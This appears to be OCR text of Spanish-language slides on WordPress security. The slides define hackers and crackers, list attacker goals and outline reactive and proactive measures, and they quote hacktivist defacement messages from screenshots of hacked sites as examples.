
Conceptos & Disclaimer

DISCLAIMER

Datos y código han sido ofuscados o cambiados para proteger la privacidad. Cualquier parecido con la realidad es pura coincidencia.

Soy responsable de lo que digo, no de lo que interpretes.

Consulta siempre a un experto.


There are two types of companies: those who have been hacked, and those who don't yet know they have been hacked.
John Chambers
Chief Executive Officer of Cisco

HACKER VS CIBERTERRORISTA

Hacker:

- Persona con **curiosidad** que explora los límites impuestos por materiales, leyes, algoritmos, etc. y **va más allá** del objeto inicial por el que se concibe un objeto, un entorno o un algoritmo.

Ciberterrorista / Cracker:

- **Hacker** informático cuyo objetivo es negativo o busca mejorar su estatus, **siempre a costa de los demás**
- El Hacker Malo.

HACKER MALO VS ANALISTA


HACKER MALO: CRIMINAL

HACKER BUENO: ANALISTA / CSI

WEB SECURITY

- **Ciberseguridad**:
  Rama de la seguridad orientada al mundo digital

- **Seguridad web**:
  Rama de la ciberseguridad relacionada con todo lo que ocurre en el Puerto 80 / 443



FACTS

Un ataque a tu sitio casi nunca es específico (alrededor del 98% de las ocasiones)

En la mayoría de los casos se debe a un **mantenimiento y monitoreo deficiente**

La seguridad nunca es del 100%

Un certificado SSL no es un escudo anti-ataques

Los parches, mejoras, nuevas firmas, van (casi) siempre detrás de los hackers.

Errare Humanum Est

OBJETIVOS WORDPRESS

USUARIOS


BASE DE DATOS, INFORMACIÓN


INFRAESTRUCTURA

BOT NET

REPUTACIÓN


CÓMO ES UN HACKEO EN WORDPRESS





ÍNDICE

1. Conceptos / Disclaimer
2. ¡¡Aaaargh!! ¡NOOOOOOOOO!
   O galería de los horrores
3. ¿¿¿Y ahora qué???
   O medidas Reactivas
4. ¡¡Más nunca!!
   O medidas Proactivas




¡¡Aaaargh!! ¡NOOOOOOOOO!


A.K.A. galería de los horrores

Galleries - ALL


St. Louis Weddings - Photography



Engagements




Portraits



Newborns & Maternity

Seniors



Headshots & Executive Portraits


Galleries - ALL
Hacked By Dik4h4nZ
Photography
Seniors
Security Attack !!!
Contact

Dog

Dry Dog Food

Wet Dog Food

Dog Treats & Dog Bones

Dog Supplements & Special Food

Dog Kennels, Dog Flaps & Gates

Dog Crates & Dog Travel

All

Cat

Dry Cat Food

Wet Cat Food

Cat Litter

Cat Litter Boxes & Litter Trays

Cat Trees & Cat Scratching Posts

Cat Baskets & Beds

All

Top recommendations:

Hello admin , we has found your website is vulnerable for hactivis
Please check back your website and make sure it is patch before your website get stamped again
We are sorry because has stamped your website , we just security tester
Don't try to find us , try become professional webmaster by knowing to patch security

We are Muslims , We are United , We are legion , We are one
Expect Us!

Greeting :

ɔde | MIZAS | Orange Rious | Mr Bunny UMCA | Iwan Kaito

Hacked by El Moujahidin

#Free Syria
#Free Palestine

Tell Your Gov , To Know About Palestine
We Will Countinue Hacking The Sites , To Send The Message Of Our Palestine And All Arabs


AYYILDIZ TIM
48.ALAY BİRİM KOMUTANLIĞI
CEDKAN | KEREM SAH NOYAN | ALBAYRAK
LOPHIUS | DENIZ AKREP | ASENA | KARAYEL | OGUZ AYT
SIPAHI | OGUZ KAĞAN | ERIM AYT | LAST AYT | MARSTYSON
AYYILDIZ TIM
WRT

DEFACEMENT vs PHISHING

